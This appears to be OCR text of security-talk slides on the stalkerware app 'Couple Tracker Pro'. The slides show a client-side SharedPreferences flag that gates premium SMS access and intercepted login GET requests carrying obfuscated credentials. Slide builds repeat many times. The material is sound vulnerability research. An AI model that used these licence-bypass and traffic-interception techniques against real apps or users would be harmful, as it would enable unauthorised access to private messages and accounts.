
Download PRO version (4.99€ / 4.99$)



1. Give me all text messages

Observer

Enable Premium Features




3:55

COUPLE TRACKER PRO

- + All phone calls
- + All text messages
- + All location records
- + All FB posts and records
- + Remove all ads


Download PRO version (4.99€ / 4.99$)



1. Give me all text messages

2. Ok: msg1, msg2, msg3, …

Enable Premium Features




COUPLE TRACKER PRO

+ All phone calls
+ All text messages
+ All location records
+ All FB posts and records
+ Remove all ads

Download PRO version (4.99€ / 4.99$)

3. Client "Authorization" Check

```
if(getBoolean("l_sms_full") == false) {
   String[] msgs = getAllMsgs();
   …
    singleMsg = msgs[i].substring(0, 50);
}
else {
   //return complete text messages
}
```




1. Give me all text messages

2. Ok: msg1, msg2, msg3, …

Observer

Enable Premium Features





COUPLE
TRACKER
PRO

+ All phone calls
+ All text messages
+ All location records
+ All FB posts and records
+ Remove all ads

3. Client “Authorization” Check

```
if(getBoolean(“l_sms_full”)  == false) {
   String[] msgs = getAllMsgs();
   …
    singleMsg = msgs[i].substring(0, 50);
}
else {
   //return complete text messages
}
```






Do not use SharedPreferences for payment or license checks!!

Agenda

- Motivation
- Background Information
- Client-Side Authorization
- **Client-Side and Communication Vulnerabilities**
- Server-Side Vulnerabilities
- Sideloading-Malware
- Responsible Disclosure Process
- Summary

Mitm + Bad Crypto + Obfuscation




Sign in


Your email

[redacted] password

ENTER




Mitm + Bad Crypto + Obfuscation




Sign in

Your email user@example.com

[redacted] password secure123



Mitm + Bad Crypto + Obfuscation




http://s9.***********.com/login/?aaa…

```
GET /login/?aaa=Bi9srqo&nch=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A&
tnd=CFF1CxQoaQcoLWoRaQ%3D%3D%0A HTTP/1.1
```

Mitm + Bad Crypto + Obfuscation

1.


```
GET /login/?
aaa=Bi9srqo&
nch=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A&
tnd=CFF1CxQoaQcoLWoRaQ%3D%3D%0A
HTTP/1.1
```



Your email user@example.com

[redacted] secure123

Mitm + Bad Crypto + Obfuscation



Your email user@example.com


[redacted] secure123

1.


```
GET /login/?
aaa=Bi9srqo&
nch=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A&
tnd=CFF1CxQoaQcoLWoRaQ%3D%3D%0A
HTTP/1.1
```

2.

```
GET /login/?
ssp=CFF1CxQoaQcoLWoRaQ%3D%3D%0A&
eml=4hBWVqJg4D&
mix=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A
HTTP/1.1
```



Mitm + Bad Crypto + Obfuscation



Your email user@example.com

[redacted] secure123

1.


```
GET /login/?
aaa=Bi9srqo&
nch=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A&
tnd=CFF1CxQoaQcoLWoRaQ%3D%3D%0A
HTTP/1.1
```

2.


```
GET /login/?
ssp=CFF1CxQoaQcoLWoRaQ%3D%3D%0A&
eml=4hBWVqJg4D&
mix=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A
HTTP/1.1
```

3.

```
GET /login/?
psw=-ZI-WQe&
amr=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A&
rma=CFF1CxQoaQcoLWoRaQ%3D%3D%0A
HTTP/1.1
```



Mitm + Bad Crypto + Obfuscation



Your email user@example.com

[redacted] secure123


1.
```
GET /login/?
aaa=Bi9srqo&
nch=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A&
tnd=CFF1CxQoaQcoLWoRaQ%3D%3D%0A
HTTP/1.1
```

2.
```
GET /login/?
ssp=CFF1CxQoaQcoLWoRaQ%3D%3D%0A&
eml=4hBWVqJg4D&
mix=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A
HTTP/1.1
```

3.
```
GET /login/?
psw=-ZI-WQe&
amr=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A&
rma=CFF1CxQoaQcoLWoRaQ%3D%3D%0A
HTTP/1.1
```

4.
```
GET /login/?
aaa=ZTZrO&
mag=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A&
df=CFF1CxQoaQcoLWoRaQ%3D%3D%0A&
data=5JFJzgYW_
HTTP/1.1
```

Mitm + Bad Crypto + Obfuscation



Your email user@example.com

[redacted] secure123

1.

```
GET /login/?
aaa=Bi9srqo&
nch=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A&
tnd=CFF1CxQoaQcoLWoRaQ%3D%3D%0A
HTTP/1.1
```

2.

```
GET /login/?
ssp=CFF1CxQoaQcoLWoRaQ%3D%3D%0A&
eml=4hBWVqJg4D&
mix=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A
HTTP/1.1
```


3.

```
GET /login/?
psw=-ZI-WQe&
amr=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A&
rma=CFF1CxQoaQcoLWoRaQ%3D%3D%0A
HTTP/1.1
```

4.

```
GET /login/?
aaa=ZTZrO&
mag=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A&
df=CFF1CxQoaQcoLWoRaQ%3D%3D%0A&
data=5JFJzgYW_
HTTP/1.1
```

Mitm + Bad Crypto + Obfuscation



Sign in

Your email user@example.com

[redacted] secure123

1.

```
GET /login/?
aaa=Bi9srqo&
nch=DzttDRMbYQcAPmUfAGQZHDxOJRMbclZeKQ%3D%3D%0A&
tnd=CFF1CxQoaQcoLWoRaQ%3D%3D%0A
HTTP/1.1
```

2.

